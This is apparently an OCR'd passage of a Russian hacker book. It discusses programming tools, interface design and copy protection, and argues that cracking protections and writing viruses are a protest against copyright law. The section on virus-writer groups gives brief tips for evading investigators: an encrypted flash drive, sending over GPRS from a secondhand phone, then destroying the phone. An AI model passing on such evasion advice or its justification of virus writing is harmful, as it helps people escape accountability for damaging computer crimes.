Чаще всего движок пишется на приплюснутом или классическом Си, реже — на Фортране, Паскале и других экзотических языках. Выбор определяется личными пристрастиями программиста с одной стороны и возможностями языка — с другой. А язык — это не только компилятор, но еще и его окружение — среда разработки, отладчик, верификаторы кода, библиотеки, системы обнаружения утечек памяти и т. д. Многие останавливаются на Visual Studio только из-за ее IDE. Интегрированный отладчик с перекомпиляцией на лету, автозавершение имен функций, удобные мастера. С непривычки все это здорово заводит и возбуждает, но скоро эйфория кончается. Мастера тесно завязаны на MFC, а MFC использует нестандартные расширения и, вообще говоря, непереносим. Можно, конечно, писать и без мастеров, но что тогда остается от IDE? А текстовый редактор можно найти и покруче. Системы контроля и визуализаторы данных находятся в глубоко зачаточном состоянии. Основным лекарством становится отладчик, из-под которого не вылезаешь ночами, но с ошибками синхронизации потоков он все равно не справляется. В мире UNIX, где в основном используется «тяжелая» многозадачность, этих проблем просто не возникает, да и ассортимент инструментальных средств там побогаче. Есть мнение, что дешевле запрограммировать вычислительную часть на Linux'е и затем перекомпилиро-

вать под Винды, чем писать на Visual C++. Трудности разработки с лихвой компенсируются легкостью отладки. Правда, для этого следует проникнуться идеологией GDB — самого «правильного» отладчика в мире. Он совсем не похож на Turbo Debugger и намного более продвинут, чем Soft-Ice (правда, совершенно непригоден для взлома, но взлом — это дело другое).

```
// копируем предыдущий элемент в следующий
memcpy(parsed, last_record, sizeof(struct PARSED));

// корректируем ссылки
parsed->next_record=0;
last_record->next_record = parsed;

// инициализация
parsed->day = 0; parsed->month = 0; parsed->year = 0;
parsed->note=0; parsed->last_note=0;

parsed->telescope_ID = 0;          /// <<< del it
                                   // зачем del? все пучком!
                                   // описания не имеют телескопа!!!
}
else
    parsed = last_record;

// занесение идентификатора наблюдений
// self а тут нет. self сидит на дате
parsed->observer_ID=general_stores_search_by_name0(src,everything->observers);

parsed->last_date = 1;
// ^^^ еще одна багофича. на самом деле last_date должно читаться как
// "следующими будут примечания" просто сначала считались только то
// примечания которые или после даты, а потом были добавлены и другие
// тут вообще я долго рассуждал - поддерживать desc-ы как отдельную
// структуру (иерархическую) или развернуть ее в линейную?
// последнее, собственно, и произошло

last_record->mybe = 0;
// это надо? без него вроде прекрасно работает ;)
// вот только что расскомментировал

(*status) = ADD_DESC; return parsed;
}

// если мы здесь, то ключевая структура опознана не была!!!
```

Рис. 2.3. FAR — самое правильное IDE с точки зрения системщика и продвинутого прикладника

Прежде чем опускать лапы на клаву, мучительно соображая, что бы такого сейчас написать, обязательно обшарьте все уголки Сети на предмет нахождения уже готового кода. Программирование возникло не сегодня и не вчера. Все, что только было можно написать, уже написано! Допустим, вам потребовалась своя версия кодека G.729 для создания мини-АТС или организации телеконференции. Писать все с нуля? Мы что, рехнулись?! Открываем Гугль, выясняем, что стандартизацией данного протокола занимается комитет International Telecommunication Union, представленный сайтом www.itu.int, где (правда, не бесплатно) можно заказать не только описание самого алгоритма сжатия/разжатия, но и исходные тексты кодеков с комментариями. Зная конкретно, что именно мы ищем, файлы легко добывать в Осле — клиенте файлообменной сети eDonkey, которым можно разжиться на www.eMule.ru. Правда, их там 600 метров с гаком, но Осел — животное терпеливое, и не такие объемы перетаскивал. Как вариант можно скачать библиотеку Intel IPP, в со-

став которой входит несколько версий кодека, оптимизированных под MMX и SSE. Помимо этого в процессе поисков обнаруживается добрый десяток «студенческих» реализаций вполне приемлемого качества. Доступность исходных текстов большинства UNIX-приложений превращает программирование из творческой задачи в азартный поиск готовых кусков кода, которые порою обнаруживаются в самых неожиданных местах. Конечно, при этом всегда существует риск нарваться на чью-то ошибку (и тщательно замаскированную закладку в том числе), но... искушение всегда побеждает соблазн.

Разработчик движков — хороший алгоритмист и отчасти даже математик. Знание ассемблера и устройства операционной системы приветствуется, но в общем-то не обязательно. Зато свой непосредственный язык программирования разработчик должен знать от и до, используя все предоставляемые им возможности на полную катушку (рис. 2.3).

ПОЛЬЗОВАТЕЛЬСКИЙ ИНТЕРФЕЙС


Пользовательский интерфейс — это лицо и одежка программы, зачастую отнимающие более половины общего времени разработки проекта (а некоторые приложения, например бух или склад, из одного интерфейса и состоят, «вычислительного» кода там очень немного). Интерфейс не обязательно должен быть графическим. Командная строка и консольный режим здравствуют и по сей день, однако сфера их применения ограничена узким кругом (или можно даже сказать — клубом) матерых профессионалов, и кворума мы не наберем, а выйти на массовый рынок без иконок нереально (вот она, скрытая религиозность!).

Эту интеллектуально непритязательную, но трудоемкую работу целесообразнее всего поручить «пионерам» — начинающим программистам с дизайнерской жилкой. Ведь разработчик интерфейсов — в первую очередь художник, а уже потом программист. Использование готовых пиктограмм не только безвкусно, но и пошло. Всякая программа должна иметь свой собственный, легко узнаваемый фирменный стиль, выполненный в единой цветовой гамме и объединенный общей идеей. Стандартные ресурсы, входящие в комплект штатной поставки Visual Studio (рис. 2.4), ни на что не годятся (а программы, написанные «для себя», мы в расчет не берем).

Интерфейс быстрее всего пишется на Delphi/C++ Builder/Visual Basic/ Visual C++/.NET и прочих системах быстрой разработки приложений. Компактность кода и его быстродействие, конечно, оставляют желать лучшего, но кто на них обращает внимание? Главное — опередить конкурентов, не дав им первыми выйти на рынок. Delphi тем предпочтителен, что под него можно найти любые готовые компоненты на все случаи жизни. Позиция .NET несмотря на масштабный маркетинг выглядит как-то неубедительно, и программисты все еще осторожничают с переходом. Почему? Главным нововведением в .NET стала виртуальная машина (.NET Framework) с промежуточной компиляцией приложений в P-код. Идея далеко не нова (даже на ZX-Spectrum, кажется, было что-то подобное). Теоретически все выглядит блестяще: программист пишет программу на Visual Basic'e, Visual C++ или C# (клон Java), и она выполняется на любом про-

цессоре и под любой операционной системой, для которой эта виртуальная машина существует. Что за ерунда! Снимите лапшу с ушей! Если есть прямые вызовы API-функций или управление оборудованием, о переносимости можно забыть. Если же их нет, то исходный код, написанный в ANSI-стиле, транслируется любым ANSI-совместимым компилятором без всякой виртуальной машины, кстати говоря, съедающей львиную долю производительности. Под .NET существует несколько достойных библиотек для создания веб-приложений, взаимодействия с серверами баз данных и т. д. и т. п., но до изобилия готовых компонентов, которыми славится DELPHI, она явно не дотягивает. Возможно, со временем ситуация и переменится (а учитывая рьяную озабоченность Microsoft, можно быть уверенным, что она переменится), но в настоящий момент времени .NET выигрывает лишь на тех задачах, на которые ее сориентировали, — то есть в сетевых приложениях. Но вернемся к переносимости. Платформа .NET позиционируется как среда открытых стандартов. Язык виртуальной машины описывается документом ECMA-335 (бесплатная pdf-версия которого может быть скачана с http://www.ecma-international.org/publications/standards/Ecma-335.htm), а C# — документом ECMA-334 (http://www.ecma-international.org/publications/standards/Ecma-334.htm). Любой производитель может создавать собственную реализацию платформы .NET, не спрашивая у Microsoft разрешения и не платя никаких отчислений.

Известно по меньшей мере два проекта переноса .NET в среду UNIX. Первый, спонсируемый Free Software Foundation (или сокращенно — FSF), носит название DotGNU (http://www.dotgnu.org) и развивается в рамках одноименного проекта, частью которого является компилятор GCC. Второй проект называется Mono (http://www.go-mono.com) и спонсируется компанией Ximian, распространяясь под лицензией GPL/LGPL и MIT License, что в ряде случаев намного предпочтительнее. Найти его можно в дистрибутиве Федоры (Fedora Core, наследница Red Hat). Знакомство с обоими проектами вызывает лишь разочарование. Для реальной работы они непригодны. Из любви к искусству, конечно, можно и пострадать, но программист с нормальной ориентацией не задумываясь выберет Delphi/Free Pascal или Visual C++ с MFC, бесплатные порты которой под UNIX уже имеются.



Гадание по мыши

А вот для Java-программистов открытый C# — это настоящая находка (что, собственно, и не удивительно, ведь его разработкой руководил Андерс Хейльсберг (Anders Hejlsberg). Да, да! Тот самый Андерс Хейльсберг, создатель Delphi и Турбо Паскаля.). Теперь судьба проекта не будет зависеть от правого мизинца левой пятки главы корпорации SUN! Впрочем, в программировании интерфейсов возможности и удобство языка глубоко вторичны и все опять-таки упирается в готовые библиотеки и компоненты. В этом смысле Java застряла между голым win32 API и MFC. То есть запрограммировать интерфейс на ней можно, но ведь это надо *программировать*, то есть кодить, а не мыша по коврику гонять!

Кстати, о мышах. Визуальные технологии программирования прививают новичкам дурной стиль, от которого потом приходится долго отучиваться. Тащим кнопку на форму, щелкаем по ней клавишей, и в автоматически открывшемся окне редактора пишем код обработчика. Это быстро, но идеологически неправильно, трудно расширяемо и совершенно непереносимо. Пока проект мал, особых проблем не возникает, но с каждым разом вносить изменения становится все труднее и труднее — даже незначительное исправление требует переделки кусков исходного текста в десяти местах. Структура программного кода сворачивается в запутанный клубок, хитросплетения которого уже не удерживаются в голове. Проект рушится прямо на глазах.




Рис. 2.4. Разработка интерфейсов с помощью Microsoft Visual Studio 6.0

Учитесь программировать правильно, учитесь программировать красиво. Обращайтесь к «мастерам» (рис. 2.4) только тогда, когда это действительно необходимо, оторвите мышу хвост, запустите текстовый редактор, встроенный в FAR, и приучайтесь кодировать[1] руками (руки – это такие штуки, которые под головой, правда, у некоторых они находятся рядом с ногами). Только так «пионеры» превращаются в настоящих профессионалов!

РАЗМЫШЛЕНИЕ О ЗАЩИТАХ И АССЕМБЛЕРЕ


Считается, что создание защитного механизма не на ассемблере может дорого обойтись. Это неверно. Дороже всего обходится защитный механизм, реализованный на ассемблере. Во-первых, его очень просто ломать (объем исследуемого кода очень невелик, одна строка ассемблерного кода транслируется в одну машинную команду, в то время как на языке высокого уровня можно и миллион машинных команд в одной строчке наваять). Во-вторых, защиту от «пионеров» можно состряпать на любом языке программирования (хоть Бейсике, хоть Си), а от профессионалов лучше вообще не защищаться — все равно взломают. В-третьих, правильные защитные механизмы реализуются на эмуляторах машины Тьюринга, стрелки Пирса, сетей Петри и т. д.

ЯЗЫКИ, КОМПИЛЯТОРЫ И СРЕДЫ РАЗРАБОТКИ

Многие путают язык с компилятором, а компилятор — со средой разработки. На самом деле это три разных сущности. Язык — это просто набор деклараций, описываемых тем или иным стандартом (например, ANSI). Компилятор — штука, которая переваривает исходный текст, написанный в соответствии с декларациями языка, и переводит его в легко усваиваемую промежуточную форму или сразу в машинный код. Теоретически исходный текст без всякой переделки должен послушно транслироваться любым компилятором, однако в реальной жизни это не так, и производители компиляторов вносят в язык свои собственные, зачастую ни с чем не совместимые расширения. Свой отпечаток накладывают и архитектура процессора (векторный он или скалярный), модель памяти операционной системы (сегментированная в MS-DOS и Windows 3.1 и плоская в UNIX и Windows 9x/NT) и т. д. Наконец, некоторые производители пытаются соблазнить программистов «улучшением» языка, теми же инстиксами, например. Про специализированные компиляторы, созданные для нестандартных процессоров и микроконтроллеров, вообще промолчим. Никакой стандартизацией тут и не пахнет.

Выбирая компилятор, вы выбираете судьбу. Программировать в ANSI/ISO-стиле (без использования нестандартных расширений и специфических особенностей данного транслятора), во-первых, очень муторно и неэффективно, а во-вторых — бессмысленно. Компиляторы придерживаются стандарта лишь в глобальных вопросах, а в мелочах расходятся. Забросьте стандарт и руководствуйтесь собственным опытом и знанием «характера» различных компиляторов. На сайте www.mozilla.org есть много статей на эту тему. Создание программы, транслируемой более чем одним компилятором, требует значительных усилий, которые окупаются в том и только в том случае, когда вы пишете кросс-платформенное приложение, портированное на десяток операционных систем. В противном случае лучше забыть о геополитике, используя все «вкусности» и расширения конкретно выбранного компилятора (даром что ли разработчики их создавали). Зачем строить автомашину, легко превращающуюся в подводную лодку и вертолет, если все, что вам нужно, — раз в неделю ездить с семьей на дачу?

[1] Автор обычно говорит «кодить».




С КЕМ ПИСАТЬ

Хакерство – широкая предметная область, охватывающая все спектры программистской деятельности: от паяльника до высшей математики. Узким специалистам это не в пиштяк. А широкими специалистами за два дня не становятся. Я не беру в расчет тех молодых людей, которые пишут в своем резюме невообразимо длинный список языков программирования и программных пакетов, в которых они как бы умеют работать. Без разделения и специализации труда захачить что-то конкретное навряд ли получится. Для этого нужна команда. Пусть даже это будет пара небритых мужиков с горящими глазами и залитой пивом кейбордой.

Многие вирусописатели объединяются в клубы, однако обстановка внутри них чаще всего далека от идеала. Основной контингент составляют вольнотусующиеся пионеры, которые пьют пиво, пишут простейшие трояны на Бейсике, в общем, позорят хакерское племя по полной программе. Такая вот коммутация. Практически все нашумевшие вирусы были созданы либо в одиночку, либо тесным коллективом давно сработавшихся друзей. Опять-таки конспирация. Создание вирусов — незаконная деятельность, своеобразный вызов общественному строю, бунт против капиталистов (о котором мы на следующих страницах обстоятельно поговорим). В общем, записки из подполья. А в каждом подполье есть свой провокатор. Специфика компьютерных преступлений в том, что их очень трудно доказать. Простейшие меры безопасности вроде хранения всех компрометирующих данных на зашифрованном «свистке» (брелке флэш-памяти) загоняют следствие в глухой тупик, особенно если вирус был отправлен по GPRS из соседнего микрорайона по купленному с рук сотовому телефону, безжалостно утопленному в реке после завершения операции.

Основную опасность представляет именно донос или «раскол» одного из членов группы. Кстати говоря, группа (особенно неформальная) уже привлекает внимание, как бы тщательно она не маскировалась. Неудивительно, что многие вирусописатели предпочитают работать в одиночку.





ГЛАВА 3

НЕУЛОВИМЫЕ МСТИТЕЛИ ВОЗВРАЩАЮТСЯ

Прежде чем приступать к написанию собственного вируса, неплохо бы познакомиться с Уголовным кодексом и запастись адвокатом. В идеальном демократическом обществе принимаемые законы лишь закрепляют уже сложившуюся систему отношений, защищая при этом интересы большинства. А чего хочет большинство? Правильно! Хлеба и зрелищ! С хлебом все более или менее понятно. Даже в странах третьего мира от голода практически никто не умирает. Со зрелищами же ситуация значительно сложнее. На фоне катастрофической деградации аудио- и видеоиндустрии борьба с пиратством приобретает воистину угрожающий размах, ущемляя интересы как отдельно взятых пользователей, так и всего мирового сообщества в целом. Власть захватили медиамагнаты. «Сильные мира сего» лоббируют законы, служащие паре десятков миллиардеров и противоречащие интересам остальных. Ряд научных и инженерных исследований в области информационной безопасности частично или полностью запрещен. Потребитель даже не имеет права заглянуть дизассемблером в тот продукт, который ему впаривают:

Look, but don't touch! Touch, but don't taste! Taste, but don't swallow!

Ситуация дошла до своего логического абсурда, в воздухе запахло бунтом против тоталитаризма «демократического режима», против авторского и патентного права, когда один пронырливый коммерсант отнимает у человечества то, что ему принадлежит по праву. Информация — общедоступный ресурс, такой же, как вода и воздух. Мы дети своей культуры. Наши мысли и суждения, которые мы искренне считаем «своими», на самом деле представляют комбинацию уже давно придуманного и высказанного. Удачные находки, яркие идеи... все

это результат осмысления и переосмысления когда-то услышанного или прочитанного. Вспомните свои разговоры в курилках — даже располагая диктофонной записью, невозможно установить, кто первым высказал идею, а кто ее подхватил. Знание — продукт коллективного разума. Никто не должен единолично им владеть.

Ни для кого не секрет, что компании-гиганты ведут нечестный бизнес, давят мелкие фирмы и действуют исподтишка. С какой же стати потребитель должен придерживаться морали, если закон приобретение нелицензионной Windows в общем-то не запрещает...

Взлом защитных механизмов, выведение вирусов — это выражение протеста против насилия и несправедливости. Сажать за него можно, но бесполезно. Говорят, в СССР одного человека посадили за то, что он сказал: «У нас нет демократии». Америка, похоже, движется тем же путем. А ведь взломщики и защитники информации не только враги, но еще и коллеги. Хакерство и программирование действительно очень тесно переплетены. Создание качественных и надежных защитных механизмов требует навыков низкоуровневой работы с операционной системой, драйверами и оборудованием; знаний архитектуры современных процессоров и учета особенностей кодогенерации конкретных компиляторов, помноженных на «биологию» используемых библиотек. На этом уровне программирования грань между собственно самим программированием и хакерством становится настолько зыбкой и неустойчивой, что я не рисковал бы ее провести.

Начнем с того, что всякая защита, равно как и любой другой компонент программного обеспечения, требует тщательного и всестороннего тестирования на предмет выяснения ее работоспособности. Под «работоспособностью» в данном контексте понимается способность защиты противостоять квалифицированным пользователям, вооруженным хакерским арсеналом (копировщиками защищенных дисков, эмуляторами виртуальных приводов, оконными шпионами и шпионами сообщений, файловыми мониторами и мониторами реестра). Качество защиты определяется отнюдь не ее стойкостью, но *соотношением* трудоемкости реализации защиты и трудоемкости ее взлома. В конечном счете, взломать можно любую защиту — это только вопрос времени, денег, квалификации взломщика и усилий. Но грамотно реализованная защита не должна оставлять легких путей для своего взлома. Конкретный пример. Защита, привязывающаяся к сбойным секторам (которые действительно уникальны для каждого носителя), бесполезна, если не способна распознать их грубую эмуляцию некорректно заполненными полями EDC/ECC. Еще более конкретный пример. Привязка к геометрии спиральной дорожки лазерного диска, даже будучи реализованной без ошибок, обходится путем создания виртуального CD-ROM-привода, имитирующего все особенности структуры оригинального диска. Для этого даже не нужно быть хакером — достаточно запустить Alcohol 120%, ломающий такие защиты автоматически.

Ошибки проектирования защитных механизмов очень дорого обходятся их разработчикам, но гарантированно застраховаться от подобных просчетов невозможно. Попытка применения «научных» подходов к защите программного обеспечения — чистейшей воды фарс и бессмыслица. Хакеры смеются над академическими разработками в стиле «расчет траектории сферического коня в вакууме», прак-

тически любая такая защита снимается за 15 минут без напряжения извилин. Вот грубый, но наглядный пример. Проектирование оборонной системы военной крепости без учета существования летательных аппаратов позволяет захватить эту самую крепость чуть ли не на простом «кукурузнике» (MS WDB — «кукурузник»), не говоря уже об истребителях (soft-ice — истребитель, а IDA Pro — еще и бомбардировщик).

Для разработки защитных механизмов следует хотя бы иметь общее представление о методах работы и техническом арсенале противника, а еще лучше — владеть этим арсеналом не хуже противника (то есть в совершенстве). Наличие боевого опыта (реально взломанных программ) очень и очень желательно: пребывание в шкуре взломщика позволяет досконально изучить тактику и стратегию атакующей стороны, давая тем самым возможность оптимальным образом сбалансировать оборону. Попросту говоря, нужно определить и усилить направления наиболее вероятного вторжения хакеров, сосредоточив здесь максимум своих интеллектуальных сил. А это значит, что разработчик защиты должен глубоко проникнуться психологией хакеров, настолько глубоко, чтобы мыслить, как хакер...

Таким образом, владение технологией защиты информации предполагает владение технологией взлома. Не зная того, как ломаются защиты, не зная их слабых сторон, не зная арсенала хакеров, невозможно создать стойкую, дешевую и, главное, простую в реализации защиту. Поэтому, описывая технику защиты, было бы по меньшей мере нечестно замалчивать технику ее взлома.

Существует мнение, что открытые публикации о дырах в системах безопасности приносят больше вреда, чем пользы, и их следует в обязательном порядке запретить. Другими словами, достойную защиту от копирования мы создать не можем, признавать свои ошибки не хотим, и, чтобы цивилизацию не разрушил первый же залетный дятел, мы должны перестрелять всех дятлов до единого. Вовсе не собираясь апеллировать к заезженной пословице «кто предупрежден — тот вооружен», обратимся за советом к фармацевтической индустрии. Как бы она отнеслась к появлению рекламы, пропагандирующей некий никем не проверенный, но зато невероятно эффективный препарат, исцеляющий немыслимое количество заболеваний и при этом обязательный к применению? Проводить химический анализ препарата вы не имеете права, равно как не имеете права открыто публиковать результаты своих исследований, выявивших, что за личиной «панацеи» скрывается обыкновенный и довольно низкокачественный аспирин с кучей посторонних примесей и целым «букетом» побочных эффектов. Еще бы! Ведь публикации подобного рода заметно охлаждают потребительский пыл, и предпочтение отдается другим препаратам.

Кто виноват: фирма, обманывающая своих покупателей, или исследователи, открывшие покупателям глаза? Если аналогия между фармацевтикой и программным обеспечением кому-то покажется некорректной, пусть он ответит на вопрос: какие задачи решают защитные механизмы, и каким требованиям они должны отвечать? Всякая технология имеет свои ограничения и свои побочные эффекты. Рекламные лозунги, объявляющие защиту стойкой и абсолютно непрошибаемой, всегда неверны. Коль скоро носитель можно воспроизвести, можно его и скопировать. Весь вопрос в том — как. Запрет на хакерскую дея-

тельность ничего не меняет. Тех, кто занимается несанкционированным клонированием дисков в промышленных масштабах, подобные запреты вряд ли остановят, а вот легальные исследователи будут страдать: профессиональный зуд, видите ли, дает о себе знать. Ну что поделаешь, есть на Земле такая категория людей, которая не может удержаться от соблазна заглянуть под крышку черного ящика и, дотрагиваясь до вращающихся шестеренок, пытается разобраться: как же все это работает? Специфика защитных механизмов состоит в том, что ерунда визуально ничем не отличается от шедевра. Вам остается лишь уповать на авторитет поставщика или же методично приобретать все продукты один за другим, не будучи уверенным в том, что на рынке вообще присутствуют достойные защитные механизмы. И это действительно так! Качество коммерческих защит настолько низко, что они оказываются не в состоянии справиться с автоматическими копировщиками программ, запущенными обыкновенными пользователями, коих миллионы. Стоит ли говорить, что некопируемость автоматическими копировщиками — это минимально разумное требование, предъявляемое ко всякой защите? В идеале же защита должна противостоять квалифицированным хакерам, которые вооружены всем необходимым арсеналом программно-аппаратных средств взлома. Качественные защитные алгоритмы есть, но они не представлены на рынке. Почему? Да потому что отсутствие достоверной информации о стойкости тех или иных защитных пакетов не позволяет потребителю осуществлять сознательный выбор. А раз так — зачем производителям напрягаться?

Адептам авторского права важно понять: чем интенсивнее ломаются защитные механизмы, тем стремительнее они совершенствуются, поскольку у разработчиков появляется реальный стимул к созданию действительно качественных и конкурентоспособных защитных пакетов! Начнем с малого: правило Кирхгофа — базовое правило для всех криптографических систем — гласит: стойкость шифра определяется только секретностью ключа, то есть криптоаналитику известны все детали процесса шифрования и дешифрования, кроме секретного ключа. Отличительный признак качественной защиты — подробное описание ее алгоритма. В самом деле, глупо скрывать то, что каждый хакер может добыть с помощью отладчика, ящика пива и дизассемблера. Собственно говоря, скрупулезное изучение подробностей функционирования защитного механизма можно только приветствовать. В конце концов, существует такое понятие, как полнота представления сведений о товаре, и попытка сокрытия явных конструктивных дефектов, строго говоря, вообще незаконна. Всякой Хорошей Вещи гласность только на руку, а вот Плохие Вещи боятся ее как огня.

Апелляция к «цифровой эпохе» и якобы вытекающая отсюда необходимость пересмотра законов — это словоблудие и ничего более. Большое количество судебных исков, вчиненных вполне легальным исследователям защищенных программ, не может не удивлять. Несмотря на то что подавляющее большинство подобных исков решается мирным путем, сама тенденция выглядит довольно угрожающей. Чего доброго, завтра и Shift как «хакерскую» клавишу запретят, поскольку она позволяет отключить автозапуск лазерного диска в OS Windows, а некоторые защитные механизмы как раз на этом и основаны. То, что еще позавчера казалось фантасмагорическим бредом, вчера вылилось в реальный судебный иск.


Американский закон DMCA (*Digital Millennium Copyright Art*) действительно запрещает распространять технологии, устройства, продукты и услуги, созданные с целью обходить существующие системы защиты, что выглядит вполне логично. Правозащитники пытаются уберечь мир от очевидных преступников и вандалов, однако следует разделять взлом как таковой и исследовательскую деятельность в области информационной безопасности. Взлом, преследующий личную выгоду или совершаемый из хулиганских побуждений, достоин по меньшей мере порицания, а по большей — штрафа или тюремного заключения. Причем тяжесть наказания должна быть сопоставима с величиной причиненного ущерба. Приравнивать хакеров к террористам, право же, не стоит! Терроризм, равно как и хакерство, демонстрирует катастрофическую неспособность американского правительства обеспечить должный уровень безопасности, подчеркивая чрезмерную сосредоточенность власть имущих на своих собственных интересах и проблемах. Все! Никаких других точек соприкосновения у террористов и хакеров нет!

Книги, рассматривающие вопросы безопасности исключительно со стороны защиты, грешат тем же, что и конструкторы запоминающих устройств, работающих только на запись, — ни то, ни другое не имеет никакого практического применения. Но эта книга не предназначена для разработчиков защит! Я не хотел делать упор ни на одну из категорий, потому что проблемы защиты информации скорее организационные, чем технические. Разработчики ПО не нуждаются в таких книгах и вообще редко прислушиваются к советам по реализации защитных алгоритмов, а хакеры от всего этого просто балдеют и морально разлагаются, теряя стимул к развитию.

